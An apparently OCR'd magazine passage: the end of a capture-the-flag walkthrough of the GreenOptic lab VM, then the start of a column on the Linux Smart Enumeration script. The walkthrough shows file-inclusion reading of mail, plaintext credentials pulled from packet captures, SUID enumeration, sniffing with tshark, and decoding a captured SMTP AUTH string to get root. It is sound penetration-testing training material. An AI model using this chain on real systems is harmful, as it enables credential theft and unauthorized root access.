
The second message is about a full audit.

The third message is about the FTP service.


None of these three messages are helpful. Let's now work on the "dpi.zip" file I downloaded earlier. But while trying to unzip the file, I saw that it is password protected.

The Team Message told the password was sent through mail. All mail in Linux machines are stored in /var/mail folder. The "Team Message" is intended to the user named "sam". Let's tr-

y my luck. I am trying to view this with the file inclusion vulnerability I have used before.




This is the mail I want.




The password is HelloSunshine123. Now, let's unzip the file.

The extracted file is a packet capture file. Of course it is a network monitoring file. You know already know with what software you have to open it. Yes, that's Wireshark.



After trying various filters of HTTP and others, I found FTP credentials.



The FTP username is "alex" and FTP password is "FwejAASD1". Let's login now.

```
kali@kali:~/Downloads$ ftp 192.168.36.144
Connected to 192.168.36.144.
220 (vsFTPd 3.0.2)
Name (192.168.36.144:kali): alex
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwx------    1 1002     1002           70 Jul 12 21:06 user.txt
226 Directory send OK.
ftp> pwd
257 "/home/alex"
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwx------    1 1002     1002           70 Jul 12 21:06 user.txt
226 Directory send OK.
ftp>
```

The login is successful. Let's download the file "user.txt".

```
kali@kali:~/Downloads$ cat user.txt
Well done. Now to try and get root access.

Think outside of the box!
kali@kali:~/Downloads$
```

This is a file meant to encourage me. Good. Let's follow the advice and try to get root privileg
-es. What if the SSH credentials are also same. Let's try it.

```
kali@kali:~/Downloads$ ssh alex@192.168.36.144
The authenticity of host '192.168.36.144 (192.168.36.144)' can't be established.
ECDSA key fingerprint is SHA256:D96eRXXFR5bMxuGFCt8OvBzYYZjHSpu+ksPl5jliY80.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.36.144' (ECDSA) to the list of known hosts.
alex@192.168.36.144's password:
Permission denied, please try again.
alex@192.168.36.144's password:
[alex@websrv01 ~]$ whoami
alex
[alex@websrv01 ~]$ id
uid=1002(alex) gid=1002(alex) groups=1002(alex),994(wireshark)
```

The login is successful. Let's try privilege escalation.

```
[alex@websrv01 ~]$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for alex:
Sorry, try again.
[sudo] password for alex:
Sorry, try again.
[sudo] password for alex:
sudo: 3 incorrect password attempts
[alex@websrv01 ~]$
```

No sudo privileges.

```
[alex@websrv01 ~]$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/crontab
/usr/bin/pkexec
/usr/bin/passwd
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/sbin/usernetctl
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
```

The find command failed to find any files with suid bit set. This is indeed a "very hard" machine. After a lot of introspection, I realised there is one way. The user belongs to "wireshark" group. So maybe I will be able to run wireshark in command line. Let me see how many interfaces this machine has.

```
[alex@websrv01 ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 10
00
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group defa
ult qlen 1000
    link/ether 00:0c:29:7a:fe:2e brd ff:ff:ff:ff:ff:ff
    inet 192.168.36.144/24 brd 192.168.36.255 scope global noprefixroute dynamic ens33
       valid_lft 1319sec preferred_lft 1319sec
    inet6 fe80::62d3:c585:2acf:df6b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

If you have noticed, FTP credentials were found in a pcap file. So I will take my chances with another packet capture file. Lets' start wireshark on all the interfaces and store the captured packets in a file named "capture.pcap". Tshark is the command line version of wireshark.

```
[alex@websrv01 ~]$ tshark -i any -w capture.pcap
Capturing on 'any'
885 ^C
[alex@websrv01 ~]$
```

After capturing enough packets, I stopped the capture and downloaded the file to my attacke
-r machine using FTP.

```
ftp> pwd
257 "/home/alex"
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-------    1 1002     1002       126352 Aug 24 16:58 capture.pcap
-rwx------    1 1002     1002           70 Jul 12 21:06 user.txt
226 Directory send OK.
ftp> get capture.pcap
local: capture.pcap remote: capture.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for capture.pcap (126352 bytes).
226 Transfer complete.
126352 bytes received in 0.00 secs (24.1722 MB/s)
ftp>
```

Then I opened the file in wireshark.

capture.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
14	0.180066893	192.168.36.2	192.168.36.144	DNS	173	Standard query response 0x1ee4 No such name AAAA websrv01.gre…
15	0.180731112	::1	::1	TCP	96	41652 → 25 [SYN] Seq=0 Win=43690 Len=0 MSS=65476 SACK_PERM=1 …
16	0.180759433	::1	::1	TCP	96	25 → 41652 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65476 S…
17	0.180779127	::1	::1	TCP	88	41652 → 25 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=12632816 T…
18	0.181322174	::1	::1	SMTP	130	S: 220 websrv01.greenoptic.vm ESMTP Postfix
19	0.181352193	::1	::1	TCP	88	41652 → 25 [ACK] Seq=1 Ack=43 Win=43776 Len=0 TSval=12632817 …
20	0.181431410	::1	::1	SMTP	117	C: EHLO websrv01.greenoptic.vm
21	0.181449727	::1	::1	TCP	88	25 → 41652 [ACK] Seq=43 Ack=30 Win=43776 Len=0 TSval=12632817…

```
Frame 21: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 6, Src: ::1, Dst: ::1
Transmission Control Protocol, Src Port: 25, Dst Port: 41652, Seq: 43, Ack: 30, Len: 0
```

After much searching the capture file, I found something like a hash when I followed the TCP stream of SMTP traffic.

Wireshark · Follow TCP Stream (tcp.stream eq 1) · capture.pcap

```
220 websrv01.greenoptic.vm ESMTP Postfix
EHLO websrv01.greenoptic.vm
250-websrv01.greenoptic.vm
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-AUTH PLAIN LOGIN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
AUTH PLAIN AHJvb3QAQVNmb2pvajJlb3p4Y3p6bWVkbG1lZEFTQVNES29qM28=
535 5.7.8 Error: authentication failed: generic failure
QUIT
221 2.0.0 Bye
```

Hash-identifier failed to identify the hash and once again my experience has taught me that there are 70% chances (in my CTF challenges) that any hash that hash-identifier failed to identify may be a base64 hash.

```
kali@kali:~$ hash-identifier
   #########################################################################
```

```
                                                                     v1.2 #
                                                                By Zion3R #
                                                       www.Blackploit.com #
                                                      Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: AHJvb3QAQVNmb2pvajJlb3p4Y3p6bWVkbG1lZEFTQVNES29qM28=

 Not Found.
```

Let's try it.

```
kali@kali:~$ echo -n "AHJvb3QAQVNmb2pvajJlb3p4Y3p6bWVkbG1lZEFTQVNES29qM28=" | base64 -d
rootASfojoj2eozxczzmedlmedASASDKoj3okali@kali:~$ 
```

The decoded hash is also looking like a hash. Let's try to login into SSH using these newly acquired credentials.

```
kali@kali:~/Downloads$ ssh root@192.168.36.144
root@192.168.36.144's password:
[root@websrv01 ~]# id
uid=0(root) gid=0(root) groups=0(root)
[root@websrv01 ~]# pwd
/root
[root@websrv01 ~]# ls
anaconda-ks.cfg  root.txt
[root@websrv01 ~]# 
```

Voila, I have successfully logged in as root user.The only thing left now is viewing the root

```
[root@websrv01 ~]# cat root.txt
Congratulations on getting root!
```

```
You've overcome a series of difficult challenges, so well done!

I'm happy to make my CTFs available for free. If you enjoyed doing the CTF, please leave
a comment on my blog at https://security.caerdydd.wales - I will be happy for your feedba
ck so I can improve them and make them more enjoyable in the future.

*********
Kindly place your vote on the poll located here to let me know how difficult you found it
: https://security.caerdydd.wales/greenoptic-ctf/
```

flag. With this the challenge is completed. This is a very interesting and challenging CTF machine and as said by the author is very realistic too.

LINUX SMART ENUMERATION

TOOL OF THE MONTH

As our readers already know, Linux privilege escalation plays a significant role in penetration testing. Our readers have also been learning about different Linux privilege escalation scripts and tools in this Magazine. In this Issue we bring you another linux privilege escalation script. But why different tools for the same purpose? Well first, everyone is different and their choice -s are different. Second, every tool does it differently. Some tools are complex whereas other -s are simple. We want all our readers to try all the tools we show and judge what is best for you.

Linux smart enumeration is a script that tries to gradually expose the information dependi -ng on its importance from privilege escalation point of view. It has 3 levels of verbosity so yo -u can control how much information you see. For the starters we will be using this tool with least verbosity. The Linux Smart Enumeration script can be cloned from Github link shown b- elow.

https://github.com/diego-treitos/linux-smart-enumeration

```
kali@kali:~$ git clone https://github.com/diego-treitos/linux-smart-enumeration
Cloning into 'linux-smart-enumeration' ...
remote: Enumerating objects: 49, done.
remote: Counting objects: 100% (49/49), done.
remote: Compressing objects: 100% (28/28), done.
remote: Total 412 (delta 29), reused 39 (delta 21), pack-reused 363
Receiving objects: 100% (412/412), 10.62 MiB | 3.11 MiB/s, done.
Resolving deltas: 100% (232/232), done.
```

Once the cloning is done, you should see a new directory named linux-smart-enumeration in the directory from which you cloned. In that directory, you will find a shell script named lse.sh

```
kali@kali:~$ cd linux-smart-enumeration
kali@kali:~/linux-smart-enumeration$ ls
doc  LICENSE  lse.sh  README.md  screenshots
kali@kali:~/linux-smart-enumeration$
```

